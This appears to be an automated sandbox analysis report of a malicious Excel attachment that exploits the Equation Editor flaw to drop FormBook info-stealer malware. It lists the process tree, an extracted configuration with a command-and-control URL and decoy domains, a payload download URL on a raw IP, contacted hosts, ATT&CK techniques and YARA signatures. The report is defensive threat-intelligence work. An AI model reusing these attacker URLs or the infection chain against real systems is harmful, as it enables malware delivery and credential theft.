ID: 483690
Sample Name: (RFQ) No.109050.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 11:40:38
Date: 15/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report (RFQ) No.109050.xlsx

Overview


General Information

Sample Name:	(RFQ) No.109050.xlsx
Analysis ID:	483690
MD5:	34cc835409afb80..
SHA1:	90b0fe9c48bb991.
SHA256:	bb916fab1615d4f..
Tags:	Formbook, VelvetSweatshop, xlsx
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1256 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2916 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2028 cmdline: 'C:\Users\Public\vbc.exe' MD5: A3F424F32B637CB917E6596FAE56E401)
    - vbc.exe (PID: 1292 cmdline: C:\Users\Public\vbc.exe MD5: A3F424F32B637CB917E6596FAE56E401)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - raserver.exe (PID: 2920 cmdline: C:\Windows\SysWOW64\raserver.exe MD5: 0842FB9AC27460E2B0107F6B3A872FD5)
          - cmd.exe (PID: 3044 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.afishin.com/r48a/"
  ],
  "decoy": [
    "xyhsky.com",
    "gervitahomecare.net",
    "themanibox.com",
    "fb-swap-sales-item.club",
    "westbigsimple.com",
    "parentingwithpower.com",
    "dermanddoses.com",
    "corpmat.com",
    "pochakonkatu.com",
    "greenbeardcreative.com",
    "lianhuang.net",
    "metalcrow.jewelry",
    "abayti.com",
    "cthongkong.com",
    "lantekautomation.com",
    "suenospremonitorios.website",
    "tuningyan.xyz",
    "thorntonbrothersconcretefl.com",
    "chsbubblybar.com",
    "leben-mit-alzheimer.net",
    "a3dente.store",
    "aubergetoitrouge.com",
    "zoomaremote.com",
    "dabanse.info",
    "why-vote.com",
    "aashvigroup.com",
    "norfild.com",
    "amcon.mobi",
    "limbiks.com",
    "bestmubai.com",
    "protechub.com",
    "dashentsolserver.com",
    "familydoctorrecruitment.com",
    "ahistudio.com",
    "307baymavi.com",
    "grem75.com",
    "guidetouring.com",
    "xdg.cool",
    "bayatecc.com",
    "boxtobookshelf.com",
    "abogadosgl.com",
    "cubeoracle.com",
    "hunnyslove.com",
    "aerocrewpk.com",
    "balanceonewellness.com",
    "darrenshoponline.com",
    "almarufisa.com",
    "jasonsmorgan.com",
    "itorisuujuku.com",
    "tclrmnc.com",
    "hansel-design.com",
    "youresolush.com",
    "montageafricalifestyle.com",
    "conversoo.com",
    "gainesvillewineshop.com",
    "wildeuk.com",
    "thevendorplug.com",
    "ratteng.com",
    "chixiangkj.com",
    "m-fasting.com",
    "ojaih20.com",
    "best-product24.com",
    "ecoxax.com",
    "89800456.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.476810740.00000000024EC000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000009.00000002.685585617.00000000002A0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.685585617.00000000002A0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.685585617.00000000002A0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.520140049.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 24 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effe
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eav Inse Netv Com
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exp Red Call

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effe
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Expl Trac Loca
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Man Dev Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Den Serv
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rog Acc
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Timestomp 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Inse Prot
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Extra Window Memory Injection 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rog Bas


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
(RFQ) No.109050.xlsx	34%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.vbc.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
boxtobookshelf.com	1%	Virustotal		Browse
corpmat.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.corpmat.com/r48a/?c6Al7=2Rzi8Yj6/Bi01eAfEHjBLqabwXtDDeMENe5GOpaDyE7pCbPj3uZiRxLvQfHvYqc4eHnj6w==&Pj=-ZPHurVh_0pD5T7	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://java.sun.com	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.afishin.com/r48a/?c6Al7=LxhAJNTZvxcDVsFYS6bCkMlCl8flV20C1M37CH6Gh+RPID4ASUQUpkYPhbv5Ge3pJAOGnQ==&Pj=-ZPHurVh_0pD5T7	100%	Avira URL Cloud	malware	
http://www.boxtobookshelf.com/r48a/?c6Al7=1TE2uVNv4WkqZ5wK9+DvX2X79O/td5E/lwUCAhT3ylibUknoNf4NSKzNJLQ49MPyx4kq0g==&Pj=-ZPHurVh_0pD5T7	0%	Avira URL Cloud	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://198.12.84.109/cmd/vbc.exe	0%	Avira URL Cloud	safe	
www.afishin.com/r48a/	100%	Avira URL Cloud	malware	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.aubergetoitrouge.com/r48a/?c6Al7=wC1czlHtHJOIwEvZ4PQX06BQ8ZOMJ62w8+xsTz2Q4T7E2YSNIqqm4eyJ4Ejs7FpYzdcNqA==&Pj=-ZPHurVh_0pD5T7	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
boxtobookshelf.com	34.98.99.30	true	false	• 1%, Virustotal, Browse	unknown
afishin.xshoppy.shop	75.2.89.208	true	true		unknown
corpmat.com	34.102.136.180	true	false	• 0%, Virustotal, Browse	unknown
aubergetoitrouge.com	144.217.61.66	true	true		unknown
www.hansel-design.com	unknown	unknown	true		unknown
www.aubergetoitrouge.com	unknown	unknown	true		unknown
www.corpmat.com	unknown	unknown	true		unknown
www.afishin.com	unknown	unknown	true		unknown
www.boxtobookshelf.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.corpmat.com/r48a/?c6Al7=2Rzi8Yj6/Bi01eAfEHjBLqabwXtDDeMENe5GOpaDyE7pCbPj3uZiRxLvQfHvYqc4eHnj6w==&Pj=-ZPHurVh_0pD5T7	false	• Avira URL Cloud: safe	unknown
http://www.afishin.com/r48a/?c6Al7=LxhAJNTZvxcDVsFYS6bCkMlCl8flV20C1M37CH6Gh+RPID4ASUQUpkYPhbv5Ge3pJAOGnQ==&Pj=-ZPHurVh_0pD5T7	true	• Avira URL Cloud: malware	unknown
http://www.boxtobookshelf.com/r48a/?c6Al7=1TE2uVNv4WkqZ5wK9+DvX2X79O/td5E/lwUCAhT3ylibUknoNf4NSKzNJLQ49MPyx4kq0g==&Pj=-ZPHurVh_0pD5T7	false	• Avira URL Cloud: safe	unknown
http://198.12.84.109/cmd/vbc.exe	true	• Avira URL Cloud: safe	unknown
www.afishin.com/r48a/	true	• Avira URL Cloud: malware	low
http://www.aubergetoitrouge.com/r48a/?c6Al7=wC1czlHtHJOIwEvZ4PQX06BQ8ZOMJ62w8+xsTz2Q4T7E2YSNIqqm4eyJ4Ejs7FpYzdcNqA==&Pj=-ZPHurVh_0pD5T7	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.12.84.109	unknown	United States		36352	AS-COLOCROSSINGUS	true
34.102.136.180	corpmat.com	United States		15169	GOOGLEUS	false
34.98.99.30	boxtobookshelf.com	United States		15169	GOOGLEUS	false
144.217.61.66	aubergetoitrouge.com	Canada		16276	OVHFR	true
75.2.89.208	afishin.xshoppy.shop	United States		16509	AMAZON-02US	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483690
Start date:	15.09.2021
Start time:	11:40:38
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	(RFQ) No.109050.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	2
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/19@5/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 6.3% (good quality ratio 6%) • Quality average: 72.9% • Quality standard deviation: 26.5%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
11:41:45	API Interceptor	64x Sleep call for process: EQNEDT32.EXE modified
11:41:48	API Interceptor	53x Sleep call for process: vbc.exe modified
11:42:12	API Interceptor	206x Sleep call for process: raserver.exe modified
11:43:06	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.12.84.109	ORDER 5172020.xlsx	Get hash	malicious	Browse	• 198.12.84.109/avs/vbc.exe
	PO-80722 .xlsx	Get hash	malicious	Browse	• 198.12.84.109/av/vbc.exe
	ORDER 5172020.xlsx	Get hash	malicious	Browse	• 198.12.84.109/rever/vbc.exe
	PO 60078.xlsx	Get hash	malicious	Browse	• 198.12.84.109/http/vbc.exe
	Players profile-661735550.xlsx	Get hash	malicious	Browse	• 198.12.84.109/www/vbc.exe
	ORDER 922021.xlsx	Get hash	malicious	Browse	• 198.12.84.109/kews/vbc.exe
	Quotation request.xlsx	Get hash	malicious	Browse	• 198.12.84.109/wdcb/vbc.exe
	PO 446593.xlsx	Get hash	malicious	Browse	• 198.12.84.109/ping/vbc.exe
	RFQ 10305 .xlsx	Get hash	malicious	Browse	• 198.12.84.109/pnb/vbc.exe
	19082021.xlsx	Get hash	malicious	Browse	• 198.12.84.109/hdfc/vbc.exe
144.217.61.66	ORDER 5172020.xlsx	Get hash	malicious	Browse	• www.auber getoitroug e.com/r48a/?-ZDhz=Wv IXBnuXy4zp uni0&8pBh= wC1czlHtHJ OIwEvZ4PQX 06BQ8ZOMJ6 2w8+xsTz2Q 4T7E2YSNIq qm4eyJ4Ejs 7FpYzdcNqA==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ORDER 5172020.xlsx	Get hash	malicious	Browse	• www.auber getoitroug e.com/r48a/?Br=wC1czlHtHJOlwEvZ4PQX06BQ8ZOMJ62w8+xsTz2Q4T7E2YSNIqqm4eyJ4Ejs7FpYzdcNqA==&nleTs=-Zy83VrHWfxhip

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OVHFR	ORDER CONFIRMATION.xlsx	Get hash	malicious	Browse	• 192.99.131.252
	qy2t7MIRoi.exe	Get hash	malicious	Browse	• 92.222.145.236
	ORDER 5172020.xlsx	Get hash	malicious	Browse	• 144.217.61.66
	zB34E25PZM.exe	Get hash	malicious	Browse	• 87.98.185.184
	USD INV#1191189.xlsx	Get hash	malicious	Browse	• 213.186.33.5
	mips	Get hash	malicious	Browse	• 54.37.203.235
	lEsEX3McwH.exe	Get hash	malicious	Browse	• 51.254.69.209
	5cv9ajEWII	Get hash	malicious	Browse	• 51.79.103.19
	oAQ0OaThsM	Get hash	malicious	Browse	• 213.251.181.247
	ORDER 5172020.xlsx	Get hash	malicious	Browse	• 144.217.61.66
	New_PO0056329.xlsx	Get hash	malicious	Browse	• 164.132.216.38
	Z9GkJvygEk.exe	Get hash	malicious	Browse	• 149.56.94.218
	RZAcKBlQo0.exe	Get hash	malicious	Browse	• 51.89.143.152
	F1MwWrwBR7.exe	Get hash	malicious	Browse	• 51.89.143.157
	Ernest_Skye_Mitchell.html	Get hash	malicious	Browse	• 167.114.119.127
	mDkCoW1yzV.exe	Get hash	malicious	Browse	• 51.89.96.41
	Payment voucher. pdf.....gz.exe	Get hash	malicious	Browse	• 51.222.134.241
	5siADx4Pdz.exe	Get hash	malicious	Browse	• 51.89.96.41
	9e5SOQ1wPz	Get hash	malicious	Browse	• 139.99.135.131
	7LqDcyRJiN	Get hash	malicious	Browse	• 139.99.135.131
AS-COLOCROSSINGUS	70A and 90A, quantity 20000 tons.xlsx	Get hash	malicious	Browse	• 192.3.141.149
